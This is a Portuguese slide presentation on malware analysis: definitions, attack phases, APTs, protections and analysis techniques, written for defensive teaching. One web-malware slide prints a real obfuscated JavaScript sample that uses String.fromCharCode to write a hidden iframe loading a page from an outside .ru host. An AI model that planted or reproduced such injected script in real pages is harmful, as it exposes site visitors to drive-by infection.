# ANÁLISE DE MALWARE:
# COMPREENDENDO O FUNCIONAMENTO DE ARTEFATOS MALICIOSOS PARA A GERAÇÃO MANUAL DE DEFESAS

Farol de Santa Cruz

Leomar Viegas Junior
nformation Security Specialist / Network Security Archtect
https://br.linkedin.com/in/leomarviegas/

# ANÁLISE
# DE MALWARE

Agenda:

- O CÓDIGO MALICIOSO
- VULNERABILIDADES EM POTENCIAL
- PROTEÇÕES CONTRA MALWARES
- ANÁLISE DE MALWARES
- MÉTODOS DE ANÁLISE
- TÉCNICAS DE ANÁLISE
- MÉTODOS DE EVASÃO DE ANÁLISES DE MALWARE
- CASOS DE USO
- CRIANDO DEFESAS
- CONCLUSÃO
- DEMONSTRAÇÃO


# O CÓDIGO MALICIOSO - MALWARE

"[...] também conhecido como código malicioso, refere-se a um programa que é secretamente inserido em outro programa com a intenção de destruir dados, executar programas destrutivos ou intrusivos, ou comprometer a confidencialidade, a integridade ou a disponibilidade de dados, aplicativos da vítima, ou sistema operacional." (NIST, 2012)

"[...] Termo genérico usado para se referir a programas desenvolvidos para executar ações danosas e atividades maliciosas em um computador ou dispositivo móvel. Tipos específicos de códigos maliciosos são: vírus, worm, bot, spyware, backdoor, cavalo de troia e rootkit." (CERT.br, 2014)


"[...] No âmbito da defesa, a mera identificação de um arquivo executável como sendo um malware conhecido (já coletado, analisado e talvez combatido) permite a tomada de contramedidas de maneira rápida e eficiente. Isto facilita a contenção de danos, minimiza prejuízos e reduz a possibilidade de infecção em redes e sistemas ainda intactos por meio de regras de bloqueio ou aplicação de patches de segurança." (FILHO et al 2011)

# O CÓDIGO MALICIOSO - MALWARE



Estudo de Custo de Cibercrimes em 2013 Estudo de Benchmarking em Seis Países. (Ponemon Institute, 2013)

# O CÓDIGO MALICIOSO - MALWARE



# O CÓDIGO MALICIOSO - MALWARE

**Fase de Exploração**


Explora as vulnerabilidades no sistema alvo com o objetivo de ganhar privilégios e executar código sem o conhecimento do usuário.

**Fase de Entrega do "Payload"**

O *malware* tentará obter controle sob o sistema por meio da instalação de um programa chamado "*dropper*"

**Fase de "Callback"**


Os *malwares* realizam *callbacks* a partir da rede interna, teoricamente confiável, para se comunicar livremente, através do *firewall*




# O CÓDIGO MALICIOSO - APT

- Prepara-se para o ataque
- Infiltração inicial
- Constrói uma infraestrutura de ataque
- Sondagem do sistema
- Persegue seus objetivos  de ataque
- Comunicação via HTTP
- Propagação da infecção no sistema comprometido
- Atualizações simultâneas (por exemplo, P2P)
- A coleta de informações via USB
- “Voam sob o radar”

# O CÓDIGO MALICIOSO - APT



# O CÓDIGO MALICIOSO - APT




# O CÓDIGO MALICIOSO - APT

> “Uma vez um alvo sempre um alvo!”
>
> (Mandiant 2013)

Do total de casos investigados pela Mandiant em 2012, os atacantes realizaram mais de mil tentativas de recuperar o acesso às ex-vítimas.

# O CÓDIGO MALICIOSO - WEBMALWARE



```
<script>if (i5463 == null) { var i5463 = 1; var vst =
String.fromCharCode(68)+String.fromCharCode(111)+String.fromCharCode(110)+String.fromCharCode(101); window.status=vst;
document.write(String.fromCharCode(60)+String.fromCharCode(68)+String.fromCharCode(73)+String.fromCharCode(86)+String.fromCharCode
(32)+String.fromCharCode(105)+String.fromCharCode(100)+String.fromCharCode(61)+String.fromCharCode(99)+String.fromCharCode(104)+St
ring.fromCharCode(101)+String.fromCharCode(99)+String.fromCharCode(107)+String.fromCharCode(51)+String.fromCharCode(54)+String.fro
mCharCode(48)+String.fromCharCode(32)+String.fromCharCode(115)+String.fromCharCode(116)+String.fromCharCode(121)+String.fromCharCo
de(108)+String.fromCharCode(101)+String.fromCharCode(61)+String.fromCharCode(34)+String.fromCharCode(68)+String.fromCharCode(73)+S
tring.fromCharCode(83)+String.fromCharCode(80)+String.fromCharCode(76)+String.fromCharCode(65)+String.fromCharCode(89)+String.from
CharCode(58)+String.fromCharCode(32)+String.fromCharCode(110)+String.fromCharCode(111)+String.fromCharCode(110)+String.fromCharCod
e(101)+String.fromCharCode(34)+String.fromCharCode(62)+String.fromCharCode(60)+String.fromCharCode(105)+String.fromCharCode(102)+S
tring.fromCharCode(114)+String.fromCharCode(97)+String.fromCharCode(109)+String.fromCharCode(101)+String.fromCharCode(32)+String.f
romCharCode(115)+String.fromCharCode(114)+String.fromCharCode(99)+String.fromCharCode(61)+String.fromCharCode(34)+String.fromCharC
ode(104)+String.fromCharCode(116)+String.fromCharCode(116)+String.fromCharCode(112)+String.fromCharCode(58)+String.fromCharCode(47
)
+String.fromCharCode(47)+String.fromCharCode(51)+String.fromCharCode(54)+String.fromCharCode(48)+String.fromCharCode(46)+String.fr
omCharCode(119)+String.fromCharCode(101)+String.fromCharCode(98)+String.fromCharCode(115)+String.fromCharCode(116)+String.fromChar
Code(97)+String.fromCharCode(116)+String.fromCharCode(97)+String.fromCharCode(110)+String.fromCharCode(97)+String.fromCharCode(108
)
+String.fromCharCode(121)+String.fromCharCode(122)+String.fromCharCode(101)+String.fromCharCode(114)+String.fromCharCode(46)+Strin
g.fromCharCode(114)+String.fromCharCode(117)+String.fromCharCode(47)+String.fromCharCode(105)+String.fromCharCode(110)+String.from
CharCode(100)+String.fromCharCode(101)+String.fromCharCode(120)+String.fromCharCode(46)+String.fromCharCode(104)+String.fromCharCo
de(116)+String.fromCharCode(109)+String.fromCharCode(108)+String.fromCharCode(63)+String.fromCharCode(112)+String.fromCharCode(61)
+String.fromCharCode(50)+String.fromCharCode(51)+String.fromCharCode(54)+String.fromCharCode(55)+String.fromCharCode(54)+String.fr
omCharCode(56)+String.fromCharCode(34)+String.fromCharCode(32)+String.fromCharCode(119)+String.fromCharCode(105)+String.fromCharCo
de(100)+String.fromCharCode(116)+String.fromCharCode(104)+String.fromCharCode(61)+String.fromCharCode(34)+screen.width
+String.fromCharCode(34)+String.fromCharCode(32)+String.fromCharCode(104)+String.fromCharCode(101)+String.fromCharCode(105)+String
.fromCharCode(103)+String.fromCharCode(104)+String.fromCharCode(116)+String.fromCharCode(61)+String.fromCharCode(34)+screen.height
+String.fromCharCode(34)+String.fromCharCode(62)+String.fromCharCode(60)+String.fromCharCode(47)+String.fromCharCode(105)+String.f
romCharCode(102)+String.fromCharCode(114)+String.fromCharCode(97)+String.fromCharCode(109)+String.fromCharCode(101)+String.fromCha
rCode(62)+String.fromCharCode(60)+String.fromCharCode(47)+String.fromCharCode(68)+String.fromCharCode(73)+String.fromCharCode(86)+
String.fromCharCode(62)); window.status=vst; }
</script>
```

Plugin do Wordpress Vulnerável – Tim Thumb

# VULNERABILIDADES EM POTENCIAL

“[...] Uma vulnerabilidade representa uma fraqueza nos sistemas. Vulnerabilidades vêm de deficiências no código legítimo que está em execução no sistema interno de computador, ou um erro de configuração do sistema que pode levar a um resultado inesperado. Por exemplo, as vulnerabilidades de injeção SQL são bem conhecidos por serem facilmente exploradas para obter o conhecimento da estrutura interna do banco de dados e seu conteúdo.” (IBM Security Solutions Architecture for Network, Server and Endpoint 2011)

# PROTEÇÕES CONTRA MALWARES

- GARANTIA DE INTEGRIDADE
- PROJETO DE SISTEMAS AUTO-PROTEGIDOS
- ANTIVÍRUS
- SISTEMAS DE DETECÇÃO DE INTRUSÃO DE HOST (HIDS)
- RESTRIÇÕES ESPECÍFICAS PARA SISTEMAS DE INFORMAÇÃO

# ANÁLISE DE MALWARES

“[...]A análise de código malicioso visa o entendimento profundo do funcionamento de um malware - como atua no sistema operacional, que tipo de técnicas de ofuscação são utilizadas, quais fluxos de execução levam ao comportamento principal planejado, se há operações de rede, download de outros arquivos, captura de informações do usuário ou do sistema, entre outras atividades.” (Filho et. al. 2011)

# MÉTODOS DE ANÁLISE

# MÉTODOS DE ANÁLISE

- ANÁLISE ESTÁTICA
- ANÁLISE DINÂMICA

# TÉCNICAS DE ANÁLISE


- VIRTUAL MACHINE INTROSPECTION
- HOOKING
- DEBUGGING
- ENGENHARIA REVERSA
- DEOFUSCAÇÃO

# MÉTODOS DE EVASÃO DE ANÁLISE DE MALWARE

